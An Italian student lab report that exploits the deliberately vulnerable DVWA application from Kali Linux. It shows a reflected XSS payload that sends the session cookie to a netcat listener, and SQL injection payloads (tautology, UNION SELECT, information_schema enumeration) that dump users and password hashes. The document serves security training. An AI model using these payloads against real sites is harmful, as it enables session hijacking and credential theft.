

S6L2,

BENVENUTI LUIGI, 27/02/2024

### Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (non blind).

In questo esercizio sfrutteremo 2 vulnerabilità della DVWA per dimostrare l'efficacia di 2 diverse tecniche di hacking:

- **XSS reflected**, ovvero un attacco Cross-side scripting che permette di sottrarre dati sensibili ad una vittima tramite l'iniezione di codice Javascript malevolo direttamente sul browser della vittima; le informazioni vengono riflesse sulla macchina dell'attaccante.
- **SQL Injection**, ovvero una tecnica di *code injection*, usata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL.

In entrambi i casi, la debolezza nasce da un'eccessiva fiducia negli input dell'utente; infatti, è sempre considerata una best practice eseguire una pulizia sugli input dell'utente.

Verifichiamo intanto il corretto setting del laboratorio virtuale:

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
 64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=16.1 ms
 64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.29 ms
 64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.940 ms
^C
--- 192.168.50.101 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss, time 2003ms
 rtt min/avg/max/mdev = 0.940/6.104/16.081/7.055 ms
```

**N.B. Il security level della DVWA sarà settato su LOW.**

### Esecuzione:

#### **1 – XSS Reflected**

Ci affidiamo alla macchina Kali Linux per simulare la posizione di attaccante. La vittima sarà virtualmente situata nel browser di Metasploitable.

Entriamo sulla pagina DVWA di Metasploitable 2, e facciamo il login.

Andiamo nella sezione XSS reflected.

La pagina si presenta in questo modo:

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>


Diamo un'occhiata al codice sorgente per capire se ci sono dei controlli particolari:

## Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Come vediamo, con questo codice esiste la possibilità di effettuare un attacco XSS Reflected.

Procediamo per gradi; per prima cosa, scriviamo un codice Javascript semplice nel form per vedere se effettivamente viene eseguito dal browser.



Come vediamo, il codice è stato eseguito.

Passiamo allora alla fase di attacco vera e propria: tenteremo di sottrarre i cookie di sessione riflettendoli sulla nostra macchina tramite un servizio in ascolto.

Su terminale avviamo il servizio in ascolto:

```
nc -l 127.0.0.1 -p 12345
```

Nel form, inseriamo un codice Javascript che ci permetta di prendere la richiesta GET con relativo cookie di sessione.


```
<script>window.location="http://127.0.0.1:12345/?="+document.cookie;</script>
```

Sul terminale riceviamo:

```
(kali㉿kali)-[~]  
$ nc -l 127.0.0.1 -p 12345  
GET /?security=low;%20PHPSESSID=f78d9f435869455b94a63dce25fc4fcd HTTP/1.1 100 0.000 0.000 0.000  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

In un exploit vero e proprio, invieremo alla vittima un link malevolo, contenente nell'URL il codice malevolo, nel tentativo di ingannarla per rubare i dati.

Intercettando la richiesta su BurpSuite vediamo il pacchetto, ed esso coincide:



## 2- SQL Injection:

La seconda vulnerabilità che proveremo a sfruttare è quella relativa al SQL Injection.

Ci spostiamo sul path SQL Injection della DVWA ed andiamo a verificare il codice sorgente per vedere se sono presenti controlli sugli input.



Il sistema permette di effettuare direttamente richieste tramite query SQL.

Procediamo dunque con l'exploit della vulnerabilità;

Per prima cosa eseguiamo una query semplice per ottenere gli utenti di quel path:

**'OR '1'='1'#;**

Vediamo l'output:

**User ID:**

```
ID: ' OR '1' = '1'#;
First name: admin
Surname: admin

ID: ' OR '1' = '1'#;
First name: Gordon
Surname: Brown

ID: ' OR '1' = '1'#;
First name: Hack
Surname: Me

ID: ' OR '1' = '1'#;
First name: Pablo
Surname: Picasso


ID: ' OR '1' = '1'#;
First name: Bob
Surname: Smith
```

Andiamo adesso a sottrarre informazioni più delicate quali user e password.

Per fare ciò, ci serviamo della query:

**' UNION SELECT user,password FROM users#**

Ed otteniamo:



## Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

**User ID:**

```
ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

**More info**  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Le password sono crittografate.

Per vedere quali sono le altre colonne consultabili, lanciamo questa query:

**' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name= 'users'#**

E vediamo cosa ci viene mostrato:

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: user\_id  
Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: first\_name  
Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: last\_name  
Surname:


ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: user  
Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: password  
Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users'#  
First name: avatar  
Surname:

Otteniamo le colonne user\_id, avatar:

**'UNION SELECT user\_id, avatar FROM users#**



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP info

About

Logout

### Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user\_id, avatar FROM users#  
First name: 1  
Surname: http://172.16.123.129/dvwa/hackable/users/admin.jpg

ID: 'UNION SELECT user\_id, avatar FROM users#  
First name: 2  
Surname: http://172.16.123.129/dvwa/hackable/users/gordonb.jpg

ID: 'UNION SELECT user\_id, avatar FROM users#  
First name: 3  
Surname: http://172.16.123.129/dvwa/hackable/users/1337.jpg


ID: 'UNION SELECT user\_id, avatar FROM users#  
First name: 4  
Surname: http://172.16.123.129/dvwa/hackable/users/pablo.jpg

ID: 'UNION SELECT user\_id, avatar FROM users#  
First name: 5  
Surname: http://172.16.123.129/dvwa/hackable/users/smithy.jpg


More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<https://www.exploit-db.com/exploits/1337/>

Sostituiamo l'IP mostrato con il nostro IP target e vediamo i vari avatar:




ADMIN



GORDONB



1337



PABLO



SMITHY

Prendiamo gli ultimi dati:

'UNION SELECT first\_name, last\_name FROM users#

## Vulnerability: SQL Injection

User ID:

Submit

ID: 'UNION SELECT first\_name, last\_name FROM users#  
First name: admin  
Surname: admin

ID: 'UNION SELECT first\_name, last\_name FROM users#  
First name: Gordon  
Surname: Brown

ID: 'UNION SELECT first\_name, last\_name FROM users#  
First name: Hack  
Surname: Me

ID: 'UNION SELECT first\_name, last\_name FROM users#  
First name: Pablo  
Surname: Picasso

ID: 'UNION SELECT first\_name, last\_name FROM users#  
First name: Bob  
Surname: Smith